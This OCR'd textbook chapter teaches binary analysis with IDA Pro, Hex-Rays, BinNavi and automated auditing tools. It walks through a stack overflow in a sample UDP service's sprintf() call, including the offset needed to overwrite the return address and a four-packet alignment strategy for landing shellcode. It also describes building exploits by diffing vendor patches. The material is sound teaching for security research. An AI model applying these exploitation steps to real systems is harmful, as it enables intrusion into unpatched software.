


Figure 12-1 The IDA Pro file loading dialog

usage within each recognized function. In doing so, IDA builds an accurate picture of the stack frame structure used by each function, including the precise layout of local variables and function parameters. This is particularly useful when you want to determine exactly how much data it will take to fill a stack allocated buffer and to overwrite a saved return address. While source code can tell you how much space a programmer requested for a local array, IDA can show you exactly how that array gets allocated at runtime, including any compiler-inserted padding. Following initial analysis, IDA positions the disassembly display at the program entry point as shown in Figure 12-2. This is a typical function disassembly in IDA. The stack frame of the function is displayed first, then the disassembly of the function itself.

By convention, IDA names local variables var_*XXX*, where *XXX* refers to the variable's negative offset within the stack relative to the stack frame pointer. Function parameters are named arg_*XXX*, where *XXX* refers to the parameter's positive offset within the stack relative to the saved function return address. Note in Figure 12-2 that some of the local variables are assigned more traditional names. IDA has determined that these particular variables are used as parameters to known library functions and has assigned names to them based on names used in API (application program interface) documentation for those functions' prototypes. You can also see how IDA can recognize references to string data and assign a variable name to the string while displaying its content as an inline comment. Figure 12-3 shows how IDA replaces relatively meaningless call target addresses with much more meaningful library function names. Additionally, IDA has inserted comments where it understands the data types expected for the various parameters to each function.



IDA View-A
text:00015CEE start proc near
text:00015CEE
text:00015CEE var_68 = dword ptr -68h
text:00015CEE SymbolicLinkName= UNICODE_STRING ptr -60h
text:00015CEE DeviceName = UNICODE_STRING ptr -58h
text:00015CEE SourceString = word ptr -50h
text:00015CEE var_2C = dword ptr -2Ch
text:00015CEE arg_0 = dword ptr 4
text:00015CEE
text:00015CEE sub esp, 60h
text:00015CF1 mov ecx, 8
text:00015CF6 push esi
text:00015CF7 push edi
text:00015CF8 mov esi, offset aDeviceVsdatant ; "\\Device\\vsdatant"
text:00015CFD lea edi, [esp+68h+SourceString]
text:00015D01 rep movsd
text:00015D03 movsw
text:00015D05 mov ecx, 0Ah
text:00015D0A mov esi, offset aDosdevicesVsda ; "\\DosDevices\\vsdatant"
text:00015D0F lea edi, [esp+68h+var_2C]
text:00015D13 rep movsd
text:00015D15 movsw
text:00015D17 mov esi, [esp+68h+arg_0]
text:00015D1B mov DriverObject, esi
text:00015D21 call sub_27BA0

Figure 12-2 An IDA disassembly listing



IDA View-A
text:00015D3F push offset DeviceObject ; int
text:00015D44 call sub_14750
text:00015D49 mov edi, eax
text:00015D4B test edi, edi
text:00015D4D jl loc_15E05
text:00015D53 mov edi, ds:RtlInitUnicodeString
text:00015D59 lea ecx, [esp+74h+SymbolicLinkName.Buffer]
text:00015D5D lea edx, [esp+10h]
text:00015D61 push ecx ; SourceString
text:00015D62 push edx ; DestinationString
text:00015D63 call edi ; RtlInitUnicodeString
text:00015D65 lea eax, [esp+3Ch]
text:00015D69 lea ecx, [esp+8]
text:00015D6D push eax ; SourceString
text:00015D6E push ecx ; DestinationString
text:00015D6F call edi ; RtlInitUnicodeString
text:00015D71 lea edx, [esp+10h]
text:00015D75 lea eax, [esp+8]
text:00015D79 push edx ; DeviceName
text:00015D7A push eax ; SymbolicLinkName
text:00015D7B call ds:IoCreateSymbolicLink
text:00015D81 mov edi, eax
text:00015D83 mov eax, offset loc_158A0
text:00015D88 test edi, edi
text:00015D8A mov [esi+0A4h], eax

Figure 12-3 IDA naming and commenting

Navigating an IDA Pro Disassembly Navigating your way around an IDA disassembly is very simple. Holding the cursor over any address used as an operand causes IDA to display a tool tip window that shows the disassembly at the operand address. Double-clicking that same operand causes the disassembly window to jump to the associated address. IDA maintains a history list to help you quickly back out to your original disassembly address. The ESC key acts like the Back button in a web browser.

Making Sense of a Disassembly As you work your way through a disassembly and determine what actions a function is carrying out or what purpose a variable serves, you can easily change the names IDA has assigned to those functions or variables. To rename any variable, function, or location, simply click the name you want to change, and then use the Edit menu, or right-click for a context-sensitive menu to rename the item to something more meaningful. Virtually every action in IDA has an associated hotkey combination and it pays to become familiar with the ones you use most frequently. The manner in which operands are displayed can also be changed via the Edit | Operand Type menu. Numeric operands can be displayed as hex, decimal, octal, binary, or character values. Contiguous blocks of data can be organized as arrays to provide more compact and readable displays (Edit | Array). This is particularly useful when



Stack of start
FFFFFFCB db ? ; undefined
FFFFFFCC db ? ; undefined
FFFFFFCD db ? ; undefined
FFFFFFCE db ? ; undefined
FFFFFFCF db ? ; undefined
FFFFFFD0 db ? ; undefined
FFFFFFD1 db ? ; undefined
FFFFFFD2 db ? ; undefined
FFFFFFD3 db ? ; undefined
FFFFFFD4 var_2C dd ?
FFFFFFD8 db ? ; undefined
FFFFFFD9 db ? ; undefined
FFFFFFDA db ? ; undefined
FFFFFFDB db ? ; undefined
FFFFFFDC db ? ; undefined
SP+0000003A

Figure 12-4 IDA stack frame prior to type consolidation

organizing and analyzing stack frame layouts as shown in Figure 12-4 and Figure 12-5. The stack frame for any function can be viewed in more detail by double-clicking any stack variable reference in the function's disassembly.

Finally, another useful feature is the ability to define structure templates and apply those templates to data in the disassembly. Structures are declared in the structures subview (View | Open Subviews | Structures), and applied using the Edit | Struct Var menu option. Figure 12-6 shows two structures and their associated data fields.




Figure 12-5 IDA stack frame after type consolidation




Figure 12-6 IDA structure definition window

Once a structure type has been applied to a block of data, disassembly references within the block can be displayed using structure offset names, rather than more cryptic numeric offsets. Figure 12-7 is a portion of a disassembly that makes use of IDA's structure declaration capability. The local variable **sa** has been declared as a **sockaddr_in** struct, and the local variable hostent represents a pointer to a **hostent** structure.

NOTE The **sockaddr_in** and **hostent** data structures are used frequently in C/C++ for network programming. A **sockaddr_in** describes an Internet address, including host IP and port information. A **hostent** data structure is used to return the results of a DNS lookup to a C/C++ program.

Disassemblies are made more readable when structure names are used rather than register plus offset syntax. For comparison, the operand at location 0804A2C8 has been left unaltered, while the same operand reference at location 0804A298 has been converted to the structure offset style and is clearly more readable as a field within a **hostent** struct.

Vulnerability Discovery with IDA Pro The process of manually searching for vulnerabilities using IDA Pro is similar in many respects to searching for vulnerabilities in source code. A good start is to locate the places in which the program accepts user-provided input, and then attempt to understand how that input is used. It is helpful if IDA Pro has been able to identify calls to standard library functions. Because you are reading through an assembly language listing, it is likely that your analysis will take far longer than a corresponding read through source code. Use references for this activity,




Figure 12-7 Applying IDA structure templates

including appropriate assembly language reference manuals and a good guide to the APIs for all recognized library calls. It will be important for you to understand the effect of each assembly language instruction, as well as the requirements and results for calls to library functions. An understanding of basic assembly language code sequences as generated by common compilers is also essential. At a minimum, you should understand the following:

- **Function prologue code** The first few statements of most functions used to set up the function's stack frame and allocate any local variables
- **Function epilogue code** The last few statements of most functions used to clear the function's local variables from the stack and restore the caller's stack frame
- **Function calling conventions** Dictate the manner in which parameters are passed to functions and how those parameters are cleaned from the stack once the function has completed
- **Assembly language looping and branching primitives** The instructions used to transfer control to various locations within a function, often according to the outcome of a conditional test
- **High-level data structures** Laid out in memory; various assembly language addressing modes are used to access this data

Finishing Up with find.c Let's use IDA Pro to take a look at the **sprintf()** call that was flagged by all of the auditing tools used in this chapter. IDA's disassembly listing leading up to the potentially vulnerable call at location 08049A8A is shown in Figure 12-8. In the example, variable names have been assigned for clarity. We have this luxury because we have seen the source code. If we had never seen the source code, we would be dealing with more generic names assigned during IDA's initial analysis.

It is perhaps stating the obvious at this point, but important nonetheless, to note that we are looking at compiled C code. One reason we know this, aside from having peeked at some of the source already, is that the program is linked against the C standard library. An understanding of the C calling conventions helps us track down the parameters that are being passed to **sprintf()** here. First, the prototype for **sprintf()** looks like this:

```
int sprintf(char *str, const char *format, ...);
```

The **sprintf()** function generates an output string based on a supplied format string and optional data values to be embedded in the output string according to field specifications within the format string. The destination character array is specified by the first parameter, str. The format string is specified in the second parameter, format, and any required data values are specified as needed following the format string. The security problem with **sprintf()** is that it doesn't perform length checking on the output string to determine whether it will fit into the destination character array. Since we have compiled C, we expect parameter passing to take place using the C calling conventions, which specify that parameters to a function call are pushed onto the stack in right-to-left order.




Figure 12-8 A potentially vulnerable call to **sprintf()**

This means that the first parameter to **sprintf()**, str, is pushed onto the stack last. To track down the parameters supplied to this **sprintf()** call, we need to work backwards from the call itself. Each **push** statement that we encounter is placing an additional parameter onto the stack. We can observe six **push** statements following the previous call to **sprintf()** at location 08049A59. The values associated with each **push** (in reverse order) are

```
str:  cmd
format: "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s"
string1: init_cwd
string2: filename
string3: keyword
string4: outf
```

Strings 1 through 4 represent the four string parameters expected by the format string. The **lea** (Load Effective Address) instructions at locations 08049A64, 08049A77, and 08049A83 in Figure 12-8 compute the address of the variables outf, init_cwd, and cmd respectively. This lets us know that these three variables are character arrays, while the fact that **filename** and **keyword** are used directly lets us know that they are character pointers. To exploit this function call, we need to know if this **sprintf()** call can be made to generate a string not only larger than the size of the cmd array, but also large enough to reach the saved return address on the stack. Double-clicking any of the variables just named will bring up the stack frame window for the **manage_request()** function (which contains this particular **sprintf()** call) centered on the variable that was clicked. The stack frame is displayed in Figure 12-9 with appropriate names applied and array aggregation already complete.

Figure 12-9 indicates that the cmd buffer is 512 bytes long and that the 1032-byte init_cwd buffer lies between cmd and the saved return address at offset 00000004. Simple math tells us that we need **sprintf()** to write 1552 bytes (512 for cmd, 1032 bytes for init_cwd, 4 bytes for the saved frame pointer, and 4 bytes for the saved return address) of



Stack of manage_request
FFFEF7A8 envstrings dd 16 dup(?)
FFFEF7E8 keyword dd ?
FFFEF7EC filename dd ?
FFFEF7F0 password dd ?
FFFEF7F4 user dd ?
FFFEF7F8 replybuf db 65536 dup(?)
FFFFF7F8 outf db 512 dup(?)
FFFFF9F8 cmd db 512 dup(?)
FFFFFBF8 init_cwd db 1032 dup(?)
00000000 s db 4 dup(?)
00000004 r db 4 dup(?)
00000008 buf dd ?
0000000C sock dd ?
00000010 addr dd ?
00000014
00000014 ; end of stack variables
SP+00010290

Figure 12-9 The relevant stack arguments for **sprintf()**

data into **cmd** in order to completely overwrite the return address. The **sprintf()** call we are looking at decompiles into the following C statement:

```
sprintf(cmd,
        "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s",
        init_cwd, filename, keyword, outf);
```

We will cheat a bit here and rely on our earlier analysis of the **find.c** source code to remember that the filename and keyword parameters are pointers to user-supplied strings from an incoming UDP packet. Long strings supplied to either filename or keyword should get us a buffer overflow. Without access to the source code, we would need to determine where each of the four string parameters obtains its value. This is simply a matter of doing a little additional tracing through the **manage_request()** function. Exactly how long does a filename need to be to overwrite the saved return address? The answer is somewhat less than the 1552 bytes mentioned earlier, because there are output characters sent to the **cmd** buffer prior to the filename parameter. The format string itself contributes 13 characters prior to writing the filename into the output buffer, and the init_cwd string also precedes the filename. The following code from elsewhere in **manage_request ()** shows how init_cwd gets populated:

```
.text:08049A12                  push    1024
.text:08049A17                  lea     eax, [ebp+init_cwd]
.text:08049A1D                  push    eax
.text:08049A1E                  call    _getcwd
```

We see that the absolute path of the current working directory is copied into init_cwd, and we receive a hint that the declared length of init_cwd is actually 1024 bytes, rather than 1032 bytes as Figure 12-9 seems to indicate. The difference is because IDA displays the actual stack layout as generated by the compiler, which occasionally includes padding for various buffers. Using IDA allows you to see the exact layout of the stack frame, while viewing the source code only shows you the suggested layout. How does the value of init_cwd affect our attempt at overwriting the saved return address? We may not always know what directory the **find** application has been started from, so we can't always predict how long the init_cwd string will be. We need to overwrite the saved return address with the address of our shellcode, so our shellcode offset needs to be included in the long filename argument that we will use to cause the buffer overflow. We need to know the length of init_cwd in order to properly align our offset within the filename. Since we don't know it, can the vulnerability be reliably exploited? The answer is to first include many copies of our offset to account for the unknown length of init_cwd and, second, to conduct the attack in four separate UDP packets in which the byte alignment of the filename is shifted by one byte in each successive packet. One of the four packets is guaranteed to be aligned to properly overwrite the saved return address.

Decompilation with Hex-Rays A recent development in the decompilation field is Ilfak's Hex-Rays plug-in for IDA Pro. In beta testing at the time of this writing, Hex-Rays integrates with IDA Pro to form a very powerful disassembly/decompilation duo. The goal of Hex-Rays is not to generate source code that is ready to compile. Rather, the goal is to produce source code that is sufficiently readable that analysis becomes

significantly easier than disassembly analysis. Sample Hex-Rays output is shown in the following listing, which contains the previously discussed portions of the **manage_request()** function from the find binary.

```
char v59; // [sp+10290h] [bp-608h]@76
sprintf(&v59, "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s",
        &v57, v43, buf, &v58);
system(&v59);
```

While the variable names may not make things obvious, we can see that variable v59 is the destination array for the **sprintf()** function. Furthermore, by observing the declaration of **v59**, we can see that the array sits 608h (1544) bytes above the saved frame pointer, which agrees precisely with the analysis presented earlier. We know the stack frame layout based on the Hex-Rays-generated comment that indicates that v59 resides at memory location [bp-608h]. Hex-Rays integrates seamlessly with IDA Pro and offers interactive manipulation of the generated source code in much the same way that the IDA-generated disassembly can be manipulated.

BinNavi

Disassembly listings for complex programs can become very difficult to follow because program listings are inherently linear, while programs are very nonlinear as a result of all of the branching operations that they perform. BinNavi from SABRE Security is a tool that provides for graph-based analysis and debugging of binaries. BinNavi operates on IDA-generated databases by importing them into a SQL database (mysql is currently supported), and then offering sophisticated graph-based views of the binary. BinNavi utilizes the concept of proximity browsing to prevent the display from becoming too cluttered. BinNavi graphs rely heavily on the concept of the *basic block*. A basic block is a sequence of instructions that, once entered, is guaranteed to execute in its entirety. The first instruction in any basic block is generally the target of a jump or call instruction, while the last instruction in a basic block is typically either a jump or return. Basic blocks provide a convenient means for grouping instructions together in graph-based viewers, as each block can be represented by a single node within a function's flowgraph. Figure 12-10 shows a selected basic block and its immediate neighbors.

The selected node has a single parent and two children. The proximity settings for this view are one node up and one node down. The proximity distance is configurable within BinNavi, allowing users to see more or less of a binary at any given time. Each time a new node is selected, the BinNavi display is updated to show only the neighbors that meet the proximity criteria. The goal of the BinNavi display is to decompose complex functions sufficiently enough to allow analysts to quickly comprehend the flow of those functions.

References

JRevPro http://sourceforge.net/projects/jrevpro/
Jad www.kpdus.com/jad.html
decompyle www.crazy-compilers.com/decompyle/




Figure 12-10 Example BinNavi display

IDA Pro www.datarescue.com/idabase/
Hex-Rays www.hexblog.com/
BinNavi http://sabre-security.com/
Pentium References www.intel.com/design/Pentium4/documentation.htm#man

Automated Binary Analysis Tools

To automatically audit a binary for potential vulnerabilities, any tool must first understand the executable file format used by the binary, be able to parse the machine language instructions contained within the binary, and finally determine whether the binary performs any actions that might be exploitable. Such tools are far more specialized than source code auditing tools. For example, C source code can be automatically scanned no matter what target architecture the code is ultimately compiled for; whereas binary auditing tools will need a separate module for each executable file format they

are capable of interpreting, as well as a separate module for each machine language they can recognize. Additionally, the high-level language used to write the application and the compiler used to compile it can each influence what the compiled code looks like. Compiled C/C++ source code looks very different than compiled Delphi or Java code. The same source code compiled with two different compilers may possess many similarities but will also possess many differences.

The major challenge for such products centers on the ability to accurately characterize behavior that leads to an exploitable condition. Examples of such behaviors include access outside of allocated memory (whether in the stack or the heap), use of uninitialized variables, or passing user input directly to dangerous functions. To accomplish any of these tasks, an automated tool must be able to accurately compute ranges of values taken on by index variables and pointers, follow the flow of user-input values as they are used within the program, and track the initialization of all variables referenced by the program. Finally, to be truly effective, automated vulnerability discovery tools must be able to perform each of these tasks reliably while dealing with the many different algorithmic implementations used by both programmers and their compilers. Suffice it to say there have not been many entries into this holy grail of markets, and of those, most have been priced out of the average user's hands.

We will briefly discuss three different tools that perform some form of automated binary analysis. Each of these tools takes a radically different approach to their analysis, which serves to illustrate the difficulty with automated analysis in general. The three tools are Halvar Flake's BugScam, Tyler Durden's Chevarista, and BinDiff from SABRE Security.

BugScam

An early entry in this space, BugScam is a collection of scripts by Halvar Flake for use with IDA Pro, the Interactive Disassembler Professional from DataRescue. Two of the powerful features of IDA are its scripting capabilities and its plug-in architecture. Both of these features allow users to extend the capabilities of IDA and take advantage of the extensive analysis that IDA performs on target binaries. Similar to the source code tools discussed earlier, BugScam scans for potentially insecure uses of functions that often lead to exploitable conditions. Unlike most of the source code scanners, BugScam attempts to perform some rudimentary data flow analysis to determine whether the function calls it identifies are actually exploitable. BugScam generates an HTML report containing the virtual addresses at which potential problems exist. Because the scripts are run from within IDA Pro, it is a relatively easy task to navigate to each trouble spot for further analysis on whether the indicated function calls are actually exploitable. The BugScam scripts leverage the powerful analysis capabilities of IDA Pro, which is capable of recognizing a large number of executable file formats, as well as many machine languages.

Sample BugScam output for the compiled **find.c** binary appears next:

```
Code Analysis Report for find

This is an automatically generated report on the frequency of misuse of
certain known-to-be-problematic library functions in the executable file
find. The contents of this file are automatically generated using simple
heuristics, thus any reliance on the correctness of the statements in
this file is your own responsibility.
```

```
General Summary

A total number of 7 library functions were analyzed. Counting all
detectable uses of these library calls, a total of 3 was analyzed, of
which 1 were identified as problematic.

The complete list of problems

Results for .sprintf

The following table summarizes the results of the analysis of calls to
the function .sprintf.

Address  Severity    Description
8049a8a  5           The maximum expansion of the data appears to be
                     larger than the target buffer, this might be the
                     cause of a buffer overrun !
                     Maximum Expansion: 1587 Target Size: 512
```

Chevarista

In issue 64 of *Phrack*, in an article entitled "Automated vulnerability auditing in machine code," Tyler Durden introduced a tool named Chevarista. Chevarista is a proof-of-concept binary analysis tool implemented for the analysis of SPARC binaries. The tool is only available upon request from its author. The significant feature of the article is that it presents program analysis in a very formal manner and details the ways in which control flow analysis and data flow analysis can be combined to recognize flaws in compiled software. Some of the capabilities of Chevarista include interval analysis, which is used to deduce the range of values that variables can take on at runtime and allows the user to recognize out of range memory accesses; and state checking, which the author utilizes to detect memory leaks and double free conditions. The article's primary purpose is to present formal program analysis theory in a traditionally non-formal venue in the hopes of sparking interest in this type of analysis. For more information, readers are invited to review follow-on work on the ERESI Reverse Engineering Software Interface.

BinDiff

An alternative approach to locating vulnerabilities is to allow vendors to locate and fix the vulnerabilities themselves, and then, in the wake of a patch, to study exactly what has changed in the patched program. Under the assumption that patches either add completely new functionality or fix broken functionality, it can be useful to analyze each change to determine if the modification addresses a vulnerable condition. By studying any safety checks implemented in the patch, it is possible to understand what types of malformed input might lead to exploits in the unpatched program. This can lead to the rapid development of exploits against unpatched systems. It is not uncommon to see exploits developed within 24 hours of the release of a vendor patch. Searching for vulnerabilities that have already been patched may not seem like the optimal way to spend your valuable research time, so what is the point of difference analysis? The first reason is simply to be able to develop proof-of-concept exploits for use in pen-testing against

unpatched clients. The second reason is to discover use patterns in vulnerable software in order to locate identical patterns that a vendor may have forgotten to patch. In this second case, you are leveraging the fact that the vendor has pointed out what they were doing wrong, and all that is left is for you to determine is whether they have found and fixed all instances of their wrongful behavior.

